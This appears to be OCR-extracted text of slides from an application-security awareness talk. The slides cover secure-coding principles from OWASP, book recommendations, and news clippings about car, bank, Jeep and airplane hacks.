

EXTRA! EXTRA!
READ ALL ABOUT IT!
BREAKING
NEWS!!!
FROM U.S., MEXICO

if exploited would it end up on the front page of the paper?

if exploited would it end up on the front page of the paper?

what impact would it have?

How the New York Stock Exchange says companies should decide whether to disclose hacks



Source: Navigating the Digital Age: The Definitive Cybersecurity Guide for Directors and Officers Provides Actionable Advice and Best Practices

http://www.marketwatch.com/story/nyse-releases-a-cybersecurity-guide-for-public-companies-2015-10-14

Core Pillars of Information Security

- Confidentiality – only allow access to data for which the user is permitted
- Integrity – ensure data is not tampered or altered by unauthorized users
- Availability – ensure systems and data are available to authorized users when they need it

https://www.owasp.org/index.php/Secure_Coding_Principles

Security Principals

- Minimize attach surface area
- Establish secure defaults
- Least privilege
- Defense in depth
- Fail and recover securely
- Don’t trust (data, services or infrastructure)
- Separation of duties
- Avoid security by obscurity
- Keep security simple
- Fix security issues correctly
- Detect intrusions
- Assume nothing

https://www.owasp.org/index.php/Secure_Coding_Principles
http://www.zdnet.com/article/gary-mcgraw-10-steps-to-secure-software/

Practical Suggestions

- Application Security Training
- Common Security Control Libraries
- Independent Verification of Security during Development
- Monitor Applications in Production
- C-Level Support

Resources


http://www.hdiv.org/

Iron-Clad Java: Building Secure Web Applications

Best Practices for Secure Java Web Application Development

Jim Manico
August Detlefsen
Contributing Author, Kevin Kenan
Technical Editor, Milton Smith
Oracle Senior Principal Security Product Manager, Java

Oracle Press




Community Experience Distilled

Web Penetration Testing with Kali Linux

A practical guide to implementing penetration testing strategies on websites, web applications, and standard web protocols with Kali Linux

Joseph Muniz
Aamir Lakhani

[PACKT] open source*
community experience distilled
PUBLISHING


Penetration Testing
A Hands-On Introduction to Hacking
Georgia Weidman
Foreword by Peter Van Eeckhoutte
no starch press

http://twit.tv/show/security-now

NETWORKWORLD

MICROSOFT SUBNET An independent Microsoft community View more

PRIVACY AND SECURITY FANATIC
By Ms. Smith | Follow

About
Ms. Smith (not her real name) is a freelance writer and programmer with a special and somewhat personal interest in IT privacy and security issues.

Thieves using a $17 power amplifier to break into cars with remote keyless systems

Credit: AXLiberty

If you have a wireless key fob for a car with a remote keyless system, then you might want to start keeping your keys in a freezer or other Faraday Cage to protect it from high-tech thieves, who can use a $17 power amplifier to break into your vehicle.

RELATED


Ford, GM and Toyota sued for 'dangerous defects' in hackable cars


18 of the coolest, weirdest, and most important electric cars of all time


The weirdest, wackiest and coolest sci/tech stories of 2014

on IDG Answers
What's the biggest resume mistake?

LATEST MAGAZINE VIDEOS

Hackers Steal $1 Billion in Massive, Worldwide Breach
Federal Court Rules No Backsies on Butt Dials
E.L. Doctorow, Master of Historical Fiction, Dies at 84
New Rule [GEOTSTATE] "DMV" Doesn't Want You To Know, Has Drivers Fuming...
Unusual "cocktail" discovered to FIGHT the root-cause of Alzheimer's (shocking information)
From Riches to Rags–20 Celebrities that Lost Their Fortunes
Ads By Adblade
6 Facts About Gluten That You're Probably Getting Wrong
7 Reasons to Pursue Entrepreneurship

BUSINESS HACKING

Hackers Steal $1 Billion in Massive, Worldwide Breach

Matt Vella @mattvella
Feb. 15, 2015


A prominent cybersecurity firm says that thieves have infiltrated more than 100 banks in 30 countries over the past two years

Bloomberg/Getty Images

Hackers have stolen as much as $1 billion from banks around the world, according to a prominent cybersecurity firm. In a report scheduled to be delivered Monday, Russian security company Kaspersky Lab claims that a hacking ring has infiltrated more than 100 banks in 30 countries over the past two years.

ANDY GREENBERG SECURITY 07.21.15 6:00 AM

HACKERS REMOTELY KILL A JEEP ON THE HIGHWAY—WITH ME IN IT



I WAS DRIVING 70 mph on the edge of downtown St. Louis when the exploit

FBI: Hacker claimed to have taken over flight's engine controls

By Evan Perez, CNN
Updated 9:19 PM ET, Mon May 18, 2015

Man claims entertainment system helped him hack plane 02:09

Story highlights

Document: Hacker told investigators he hacked plane's controls, ordered it to climb

